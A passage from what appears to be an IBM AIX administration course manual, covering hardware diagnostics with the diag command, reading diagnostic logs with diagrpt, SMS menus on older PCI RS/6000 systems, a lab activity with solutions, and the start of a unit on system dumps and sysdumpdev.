

Stand-alone Mode
Insert diagnostics CD-ROM, if available
Shutdown your system:
# shutdown
Turn off the power
PCI:
• Press F5 when Logo appears
or
Press F6 to boot diagnostics from the hard disk
Boot system in service mode
diag will be started automatically


Figure 9-9. diag: Using Task Selection AU1610.0

Notes:

The **diag** command offers a wide number of additional tasks that are hardware-related. All these tasks can be found after starting the **diag** main menu and selecting **Task Selection**.

The tasks that are offered are hardware- (or resource) related. For example, if your system has a **service processor**, you will find service processor maintenance tasks, which you don't find on machines without a service processor. Or, on some systems you find tasks to maintain **RAID** and **SSA** storage systems.

diag: Using Task Selection



```
# diag
```

```
FUNCTION SELECTION                                    801002

Move cursor to selection, then press Enter.
   ...
   Task Selection (Diagnostics, Advanced Diagnostics, Service Aids, etc.)
      This selection will list the tasks supported by these procedures. Once a task is
      selected, a resource menu may be presented showing all resources supported by
      the task.
   ...
```

- Run diagnostics
- Display service hints
- Display hardware error report
- Display software product data
- Display system configuration
- Display hardware vital product data
- Display resource attributes
- Certify media
- Format media
- Local area network Analyzer
- SCSI bus analyzer
- Download microcode
- Display or change bootlist
- Periodic diagnostics
- Disk maintenance
- Run error log analysis

... and other tasks that are dependent on the devices in the system.

Figure 9-10. Diagnostic Log AU1610.0

Notes:


When diagnostics are run, the information is stored into a diagnostics log. The binary file is called /**var**/**adm**/**ras**/**diag_log**. The command /**usr**/**lpp**/**diagnostics**/**bin**/**diagrpt** is used to read the content of this file.

The **ID** column identifies the event that was logged. In the example above, **DC00** and **DA00** are shown. **DC00** indicated the diagnostics session was started and the **DA00** indicates No Trouble Found (NTF).

The **T** column indicates the type of entry in the log. **I** is for informational messages. **N** is for No Trouble Found. **S** shows the SRN (Service Request Number) for the error that was found. **E** is for an Error Condition.

Diagnostic Log

For a summary output:



```
# /usr/lpp/diagnostics/bin/diagrpt  -r
ID     DATE/TIME              T    RESOURCE_NAME       DESCRIPTION
DC00   Mon Jul 24 18:01:29    I    diag                Diagnostic Session was started
DA00   Mon Jul 24 17:57:16    N    sysplanar0          No Trouble Found
DA00   Mon Jul 24 17:57:12    N    mem0                No Trouble Found
DA00   Mon Jul 24 17:56:49    N    rmt0                No Trouble Found
DC00   Mon Jul 24 17:55:28    I    diag                Diagnostic Session was started
```

```
# /usr/lpp/diagnostics/bin/diagrpt  -a
      IDENTIFIER:               DA00

      Date/Time:                Mon Jul 24 17:57:16
      Sequence Number:          71
      Event type:               No Trouble Found

      Resource Name:            sysplanar0
      Resource Description:     System Planar
      Location:                 00-00

      Diag Session:             13092
      Test Mode:                Console,Non-Advanced,Normal IPL,System
                                Verification, System Checkout

      Description:              No Trouble Found

      ---------------------------------------------------------------------------------
      IDENTIFIER:               DA00

      Date/Time:                Mon Jul 24 17:57:12
      Sequence Number:          70
      Event type:               No Trouble Found
```

Figure 9-11. PCI: Using SMS for Diagnostics AU1610.0

Notes:

The AIX **diag** is not supported on older PCI models (40P, 43P without LED). On these systems the **System Management Services** provide a selection, **Test the Computer**. Newer PCI systems that support the **diag** command do not offer this selection.

When you select **Test the Computer**, you can:

- Test all internal devices of the PCI model
- Test selected internal devices (for example memory or keyboard)
- Display the firmware error log

Note:

Do not confuse the firmware (NVRAM) error log with the AIX error log. The firmware error log contains entries that are logged by the firmware and not from any AIX component. If your PCI system shows hardware errors during boot, always check your firmware error log.

External devices cannot be tested.

Other selections in the SMS are:

- **Manage Configuration**:

  Use this selection when you want to view or change the setup of your system. Typical examples are changing a SCSI address or viewing the MAC address from a communication adapter to setup NIM (Network Installation Management).

- **Select Boot Devices**:


  Use this selection when you want to view or change the boot order of your system, especially if the **bootlist** command is not supported.

- **Utilities**:

  This selection offers a wide number of utilities:

  - Manage machine passwords (normal and supervisory password: must be entered when SMS services are started) and start mode
  - View or set hardware vital product data
  - Update the system firmware, if newer firmware levels are required
  - Display the firmware error log
  - Set up booting from a remote NIM master (IPL = initial program load)

PCI: Using SMS for Diagnostics



System Management Services

Select one:

1. Manage Configuration
2. Select Boot Devices
3. Test the Computer
4. Utilities

View or change the setup of the system:
- System type, memory
- SCSI addresses
- MAC addresses of communication adapters

View or change the boot device order

Provide additional system utilities:
- Machine Passwords
- Hardware vital product data
- Update system firmware
- Display PCI (not AIX) error log
- Remote IPL

Perform hardware diagnostics:
- Test all internal devices
- Test selected internal devices
- Display PCI (not AIX) error log

Figure 9-12. Activity: Diagnostics AU1610.0

Notes:

At the end of the activity, you should be able to:

- Execute hardware diagnostics in different modes

Instructions:

Complete the following steps.

Only one person per machine can execute these commands.

__ 1. Start up diagnostics routines in **concurrent mode** and test a communication adapter of your system. What happens?

____

__ 2. Write down the difference between **System Verification** and **Problem Determination**:

____

____

__ 3. Using **Task Selection** query the vital product data of your **hdisk0**.

____

__ 4. Using **Task Selection** enable **Periodic Diagnostics** on your system. Who will be notified when a hardware error is posted to the error log?

____

__ 5. Start up diagnostic routines in **Maintenance Mode**. Write down the steps you executed:

____

____

__ 6. Test the communication adapter again in maintenance mode. What happens now?

____

__ 7. Start up the diagnostic routines in **stand-alone mode**. Write down the steps you executed:

____

____

__ 8. Try to **certify** your **hdisk0**. What happens?

____

__ 9. View the contents of the diagnostics log using both the summary format and detailed format. Did you find any errors?

__ 10. Exit diagnostics and reboot your system in normal mode.

END OF ACTIVITY

Activity Solution:

Here are the solutions for the activity:

__ 1. **Start up diagnostic routines in concurrent mode and test a communication adapter of your system. What happens?**

Normally, the adapter is used and could not be tested.

__ 2. **Write down the difference between System Verification and Problem Determination:**

System Verification: Test a resource. Do not analyze the error log
Problem Determination: Test a resource, and analyze the error log
Problem Determination should not be used after a hardware repair, unless the error log has been cleaned up.

__ 3. **Using Task Selection** query the vital product data of your **hdisk0**.

Task Selection
- Display Hardware Vital Product Data
- Select hdisk0

__ 4. **Using Task Selection** enable **Periodic Diagnostics** on your system. Who will be notified, when a hardware error is posted to the error log?

Task Selection
- Periodic Diagnostics
- Enable Automatic Error Log Analysis
All members of group system will be notified (default: root user)

__ 5. **Start up diagnostic routines in Maintenance Mode**. Write down the steps you executed:

# shutdown -m
- Enter root password
# diag

__ 6. **Test the communication adapter again in maintenance mode. What happens now?**

In single-user mode, the communication adapter is
not used. Therefore it could be tested.

__ 7. **Start up the diagnostic routines in stand-alone mode**. Write down the steps you executed:

# shutdown -F
- Power-Off
- Power-on
- PCI: Press F6 when logo appears
- diag is started automatically

__ 8. **Try to certify your hdisk0**. What happens?

Certification is not possible, because diagnostics have been started from the disk.

__ 9. **Exit diagnostics and reboot your system in normal mode.**

__ 10. **View the contents of the diagnostics log using both the summary format and the detailed format. Did you find any error?**


```
# /usr/lpp/diagnostics/bin/diagrpt -r | more
# /usr/lpp/diagnostics/bin/diagrpt -a | more
```

END OF ACTIVITY

Activity: Diagnostics

Figure 9-13. Checkpoint AU1610.0

Notes:



Checkpoint

1. T or F - The **diag** command is supported on all RS/6000 models.

   ____

2. What diagnostic modes are available on a RS/6000?

   ____

3. How can you diagnose a communication adapter that is used during normal system operation?

   ____

Figure 9-14. Unit Summary AU1610.0

Notes:

Unit 10. The AIX System Dump Facility

What This Unit Is About

This unit outlines how to maintain the AIX system dump facility.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Explain the meaning of a system dump
- Determine and change the primary and secondary dump devices
- Create a system dump under different conditions
- Execute the **snap** command
- Use the **kdb** command to check the system dump

How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Lab exercise

References

Online	*Commands Reference*

Unit Objectives

After completing this unit, students should be able to:

- Explain the meaning of a **system dump**
- Determine and change the **primary** and **secondary dump devices**
- **Create** a system dump
- Execute the **snap** command
- Use the **kdb** command to check a system dump

Figure 10-1. Unit Objectives AU1610.0

Notes:


If an AIX kernel - the major component of your operating system - crashes, a dump is created. This dump can be used to analyze the cause of the system crash.

As administrator you have to know what a dump is, how the AIX dump facility is maintained, and how a dump can be started.

Before sending a dump to IBM, use the **snap** command to package the dump.

10.1 Working with System Dumps

How a System Dump Is Invoked



Copies kernel data structure to a dump device

Via keyboard initiation

Via reset button

At unexpected system halt

Via command

Via SMIT

By default, with the System Key in Service

Figure 10-2. How a System Dump Is Invoked AU1610.0

Notes:

1. A set of special keys on the console keyboard (if it is an lft) can invoke a system dump on a classical RS/6000, when the front panel keylock has been set to service mode.
2. A dump can also be invoked when the reset button is pressed with the front panel keylock set to service mode.
3. If a kernel panic occurs, a dump will be invoked automatically.
4. The superuser can issue a command directly, or through **smit**, to invoke a system dump.

Usually, for persistent problems, the raw dump data is placed on a portable media, such as tape, and sent to a higher level of AIX support for analysis.

The raw dump data can be formatted into readable output via the **kdb** command.

The default setup of the system can be altered with the **sysdumpdev** command. Using this you can configure system dumps to occur regardless of System Key position - which is handy for PCI-bus systems, as they don't have a Switch Key.

When a Dump Occurs





Figure 10-3. When a Dump Occurs AU1610.0

Notes:

If the AIX kernel crashes (system-initiated or user-initiated) kernel data is written to the primary dump device, which is by default /**dev**/**hd6**, the paging device. After a kernel crash AIX must be rebooted.

During the next boot, the dump is copied (remember: rc.boot 2) into a dump directory, the default is /**var**/**adm**/**ras**. The dump file name is **vmcore.x**, where x indicates the number of the dump (for example 0 indicates the first dump).



The sysdumpdev Command

```
# sysdumpdev -l
   primary                /dev/hd6
   secondary              /dev/sysdumpnull
   copy directory         /var/adm/ras
   forced copy flag       TRUE
   always allow dump      FALSE
   dump compression       ON
```

List dump values

```
# sysdumpdev -p /dev/sysdumpnull
```

Deactivate primary dump device (temporary)

```
# sysdumpdev -P -s /dev/rmt0
```

Change secondary dump device (Permanent)

```
# sysdumpdev -L
   Device name:           /dev/hd6
   Major device number:   10
   Minor device number:   2
   Size:                  9507840 bytes
   Date/Time:             Tue Jun 5 20:41:56 PDT 2001
   Dump status:           0
```

Display information about last dump

Figure 10-4. The sysdumpdev Command AU1610.0

Notes:

Use the **sysdumpdev** command or SMIT to query or change the primary and secondary dump devices. AIX Version 4 and later maintains two system dump devices:

- Primary - usually used when you wish to save the dump data.
- Secondary - can be used to discard dump data (that is, /**dev**/**sysdumpnull**).

